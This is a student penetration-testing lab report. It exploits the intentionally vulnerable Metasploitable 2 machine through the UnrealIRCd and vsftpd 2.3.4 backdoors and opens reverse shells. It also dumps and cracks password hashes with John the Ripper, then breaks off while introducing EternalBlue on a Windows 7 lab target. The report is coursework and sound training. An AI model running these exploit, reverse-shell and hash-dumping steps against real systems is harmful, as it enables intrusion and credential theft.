Paul Badu Yakubu

Penetration Testing

Professor Anthony J Candeias

Lab - Network and Binary Exploitation

Executive Summary

This report presents the findings of a penetration testing engagement conducted on the Metasploitable 2 server and the Win7-PenTest desktop. The objective was to evaluate the network security of these systems and identify vulnerabilities that could potentially be exploited by attackers.

On the Windows desktop, the system was found to be vulnerable to the MS17-010 exploit, also known as **EternalBlue,** which allows for remote code execution on systems running outdated versions of Windows. By exploiting this vulnerability, an attacker could gain unauthorized access to the system and execute arbitrary commands remotely. Additionally, weak credentials were identified on the Windows 7 system, making it susceptible to brute force attacks. By leveraging weak passwords, an attacker could potentially compromise user accounts and escalate privileges, further exacerbating the security risk.

The penetration testing also uncovered significant vulnerabilities on the Metasploitable 2 vulnerable machine, including **Remote Code Execution via UnrealIRCd Backdoor**: The UnrealIRCd backdoor vulnerability was identified on the Metasploitable 2 system, allowing for remote code execution. This exploit could be leveraged by attackers to gain unauthorized access to the system and execute arbitrary commands with elevated privileges. Like the Windows 7 system, weak credentials were discovered on the Metasploitable 2 machine, presenting a security risk. Brute force attacks targeting these weak credentials could lead to unauthorized access and compromise of the system.


The testing revealed significant vulnerabilities in both systems, posing a high risk to the organization's data and resources' confidentiality, integrity, and availability. Exploiting these vulnerabilities could lead to unauthorized access, data breaches, and system compromise, ultimately impacting the organization's operations and reputation.

1. Metasploitable 2 Remote Code Execution:


UnrealIRCd Backdoor Vulnerability (CVE-2010-2075):

The Metasploitable 2 machine was found to be vulnerable to the UnrealIRCd backdoor exploit (CVE-2010-2075), which allows for remote code execution. This vulnerability targets Linux-based operating systems and could be exploited by attackers to gain unauthorized access and execute arbitrary commands with elevated privileges.

Using the ***db_nmap*** command in Metasploit console identifies open ports and associated applications, then I used the ***--save*** option which saves all the output of the scan results in the /root/.msf4/local/folder




```
msf6 > db_nmap -vv -sC -Pn -p- 192.168.162.132 --save
[*] Nmap: 'Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.'
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-29 14:36 EDT
[*] Nmap: NSE: Loaded 126 scripts for scanning.
[*] Nmap: NSE: Script Pre-scanning.
[*] Nmap: NSE: Starting runlevel 1 (of 2) scan.
[*] Nmap: Initiating NSE at 14:36
[*] Nmap: Completed NSE at 14:36, 0.00s elapsed
[*] Nmap: NSE: Starting runlevel 2 (of 2) scan.
```



```
[*] Nmap: Completed NSE at 14:38, 0.00s elapsed
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 94.77 seconds
[*] Nmap: Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.622MB)
[*] Saved NMAP XML results to /root/.msf4/local/msf-db-nmap-20240429-2939-fi94zi.xml
```


As a tester, I investigated the results for known vulnerabilities by running ***service*** command in the msfconsole, the database should include the host and its listed services as shown below.



```
msf6 > services
Services
========

host             port  proto  name          state  info
----             ----  -----  ----          -----  ----
192.168.162.132  21    tcp    ftp           open
192.168.162.132  22    tcp    ssh           open
192.168.162.132  23    tcp    telnet        open
192.168.162.132  25    tcp    smtp          open
192.168.162.132  53    tcp    domain        open
192.168.162.132  80    tcp    http          open
192.168.162.132  111   tcp    rpcbind       open   2 RPC #100000
192.168.162.132  139   tcp    netbios-ssn   open
192.168.162.132  445   tcp    microsoft-ds  open   Samba smbd 3.0.20-Debian
192.168.162.132  512   tcp    exec          open
192.168.162.132  513   tcp    login         open
192.168.162.132  514   tcp    shell         open
192.168.162.132  1099  tcp    rmiregistry   open
192.168.162.132  1524  tcp    ingreslock    open
192.168.162.132  2049  tcp    nfs           open   2-4 RPC #100003
192.168.162.132  2121  tcp    ccproxy-ftp   open
192.168.162.132  3306  tcp    mysql         open
192.168.162.132  3632  tcp    distccd       open
192.168.162.132  5432  tcp    postgresql    open
192.168.162.132  5900  tcp    vnc           open
192.168.162.132  6000  tcp    x11           open
192.168.162.132  6667  tcp    irc           open
192.168.162.132  6697  tcp    ircs-u        open
192.168.162.132  8009  tcp    ajp13         open
```

It was found that ***irc*** was open on port 6667.


I searched for ***UnrealIRCd*** in the console and then used the ***info*** command, which returned that the exploit works on the Unix-based platform along with the module and ranking.



```
msf6 > info 0

       Name: UnrealIRCD 3.2.8.1 Backdoor Command Execution
     Module: exploit/unix/irc/unreal_ircd_3281_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2010-06-12
```

By loading the payload and setting other variables, I entered the exploit, and Metasploit initiated the attack and confirmed that a reverse shell between Kali Linux and the target system was open.

To verify that a shell was present, I issued a Unix command for username ***(uname -a***) and opened the ***etc/passwd*** file to confirm that the results were specific to the target system that is located at a remote location.



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.162.132
RHOSTS => 192.168.162.132
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.162.133
LHOST => 192.168.162.133
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6697
RPORT => 6697
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.162.133:4444
[*] 192.168.162.132:6697 - Connected to 192.168.162.132:6697...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.162.132:6697 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo r9esMyVYv8l4SPFF;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "r9esMyVYv8l4SPFF\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.162.133:4444 -> 192.168.162.132:35205) at 2024-04-29 15:14:45 -0400

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
```

Successfully exploited UnrealIRC using Metasploit with a reverse shell


2. <u>Brute Force Attack on Weak Credentials:</u>

Leveraged a brute force attack against weak credentials on a service exposed by the Metasploitable 2 server, resulting in successful authentication and unauthorized access. Vulnerabilities discovered include outdated software versions(***vsftpd_234 backdoor***), weak authentication mechanisms, and lack of proper access controls.

The VSFTPD_234 backdoor vulnerability is a critical security flaw affecting the VSFTPD (Very Secure FTP Daemon) version 2.3.4, commonly found on older Linux distributions. This vulnerability allows remote attackers to gain unauthorized access to the system and execute arbitrary commands with elevated privileges.


I exploited the VSFTPD_234 backdoor vulnerability during my engagement by sending a specially crafted username to the VSFTPD service. When the vulnerable version of VSFTPD received this username, it triggered the backdoor functionality and allowed me to execute arbitrary commands on the system.

Using the Metasploit framework, I set the necessary parameters such as my target IP, and successfully exploited this vulnerability.




```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.162.132  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.162.132:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.162.132:21 - USER: 331 Please specify the password.
[+] 192.168.162.132:21 - Backdoor service has been spawned, handling...
[+] 192.168.162.132:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 3 opened (192.168.162.133:40255 -> 192.168.162.132:6200) at 2024-04-29 17:02:48 -0400
```

I then put the backdoor session into the background to pivot the attack to run a different module to dump hashes stored on the target computer.




```
Background session 3? [y/N]  y
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use post/linux/gather/hashdump
msf6 post(linux/gather/hashdump) > set SESSION 3
SESSION => 3
msf6 post(linux/gather/hashdump) > run

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: unix. This module works with: Linux.
[+] root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
[+] sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
[+] klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
[+] msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
[+] postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
[+] user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/bash
[+] service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
[+] Unshadowed Password File: /root/.msf4/loot/20240429171436_default_192.168.162.132_linux.hashes_340154.txt
[*] Post module execution completed
```

John the Ripper was able to crack the hashes I stole from the target machine.



```
┌──(pbadu㉿kali)-[~]
└─$ sudo john linuxhashes.txt
Created directory: /root/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user             (user)
postgres         (postgres)
Warning: Only 4 candidates buffered for the current salt, minimum 24 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 24 needed for performance.
msfadmin         (msfadmin)
Warning: Only 5 candidates buffered for the current salt, minimum 24 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 24 needed for performance.
service          (service)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789        (klog)
batman           (sys)
Proceeding with incremental:ASCII
```



```
┌──(pbadu㉿kali)-[~]
└─$ sudo john --show linuxhashes.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash

6 password hashes cracked, 1 left
```


John successfully cracked 6 password hashes.

Win7 Pen-Test Network Exploitation:

Exploitation of Unpatched Vulnerability(EternalBlue):

The first exploit I explored on the windows target was MS070-10, which rocked the world with WannaCry ransomware by exploiting EternalBlue in April 2017. The vulnerability exists in the way SMBv1 and NBT over TCP ports 445 and 139 are used to securely share data. A successful exploit results in an adversary being able to run arbitrary code on the remote system. Although this exploit is old, many organizations still have to rely on some legacy systems. This might be due to various reasons, such as OEM dependency or the business not being able to get rid of old systems, such as Windows XP, 7, 2003, Windows 2008, and Windows 2008 R2.

